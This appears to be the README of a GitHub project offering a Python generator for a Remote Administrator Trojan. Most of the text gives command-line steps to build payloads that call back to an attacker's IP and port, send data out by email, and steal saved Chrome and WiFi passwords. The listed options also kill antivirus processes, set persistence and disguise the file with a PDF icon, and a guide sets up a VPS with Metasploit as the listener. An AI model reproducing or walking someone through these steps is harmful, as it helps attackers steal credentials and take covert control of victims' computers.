 pushpenderindia/thorse
THorse is a RAT (Remote Administrator Trojan) Generator for Windows/Linux systems written in Python 3.



THorse is a RAT (Remote Administrator Trojan) Generator for Windows/Linux systems written in Python 3.
This small python script can do really awesome work.
:computer: This project was created only for good purposes and personal use.
THIS SOFTWARE IS PROVIDED "AS IS" WITHOUT WARRANTY OF ANY KIND. YOU MAY USE THIS SOFTWARE AT YOUR OWN RISK. THE USE IS COMPLETE RESPONSIBILITY OF THE END-USER. THE DEVELOPERS ASSUME NO LIABILITY AND ARE NOT RESPONSIBLE FOR ANY MISUSE OR DAMAGE CAUSED BY THIS PROGRAM.
| Supported Retrives, Tries to Retrive Saved Passwords from : |
|---|
| Chrome Browser |
| WiFi |
 Kali Linux - ROLLING EDITION
 Windows 10
Windows 8.1 - Pro
Windows 7 - Ultimate
We all know how powerful the Meterpeter payload is but still the payload made from it is not satisfactory.
In Windows, Please Specify/Set Pyinstaller path in paygen.py [Line 14]
Default Path is this : PYTHON_PYINSTALLER_PATH = os.path.expanduser("C:/Python37-32/Scripts/pyinstaller.exe")
Change it according to your system
# Install dependencies
$ Install latest python 3.x

# Navigate to the /opt directory (optional)
$ cd /opt/

# Clone this repository
$ git clone https://github.com/PushpenderIndia/thorse.git

# Go into the repository
$ cd thorse

# Installing dependencies
$ bash installer_linux.sh

# If you are getting any errors while executing installer_linux.sh, try to install using installer_linux.py
$ python3 installer_linux.py

$ chmod +x paygen.py

$ python3 paygen.py --help

# Making Payload/RAT
$ python3 paygen.py --ip 127.0.0.1 --port 8080 -e [email protected] -p YourEmailPass -l -o output_file_name --icon icon_path

# Making Payload/RAT with Custom AVKiller [By Default, Tons of Know AntiVirus is added in Kill_Targets]
$ python3 paygen.py --ip 127.0.0.1 --port 8080 -e [email protected] -p YourEmailPass -l -o output_file_name --icon icon_path --kill_av AntiVirus.exe

# Making Payload/RAT with Custom Time to become persistence
$ python3 paygen.py --ip 127.0.0.1 --port 8080 -e [email protected] -p YourEmailPass -l -o output_file_name --icon icon_path --persistence 10

Note: You can also use our custom icons from the icon folder, just use them like this  --icon icon/pdf.ico
# 1. Setup a VPS, You can buy Ubuntu VPS from any VPS Provider such as Digital Ocean, Linode, AWS, etc

# 2. Connect to your VPS Using SSH
$ ssh username@ip_address

# 3. Update Your Linux VPS
$ sudo apt update

# 4. Add Kali Linux Repository
$ sudo sh -c "echo 'deb https://http.kali.org/kali kali-rolling main non-free contrib' > /etc/apt/sources.list.d/kali.list"

# 5. Install gnupg package
$ sudo apt install gnupg

# 6. Add Kali Public Keys
$ wget 'https://archive.kali.org/archive-key.asc' && sudo apt-key add archive-key.asc

# 7. Update VPS
$ sudo apt update

# 8. Set Kali Priority
$ sudo sh -c "echo 'Package: *'>/etc/apt/preferences.d/kali.pref; echo 'Pin: release a=kali-rolling'>>/etc/apt/preferences.d/kali.pref; echo 'Pin-Priority: 50'>>/etc/apt/preferences.d/kali.pref"

# 9. Update VPS
$ sudo apt update

# 10. Install Metasploit Framework in VPS
$ sudo apt install -t kali-rolling metasploit-framework

# NOTE: Above Steps needs to be performed only for once

# 11. Install pip3
$ sudo apt install python3-pip

# 12. Clone this repository
$ git clone https://github.com/PushpenderIndia/thorse.git

# 13. Go into the repository
$ cd thorse

# 14. Installing dependencies
$ bash installer_linux.sh

# 15. If you are getting any errors while executing installer_linux.sh, try to install using installer_linux.py
$ python3 installer_linux.py

$ 16. chmod +x paygen.py
$ python3 paygen.py --help
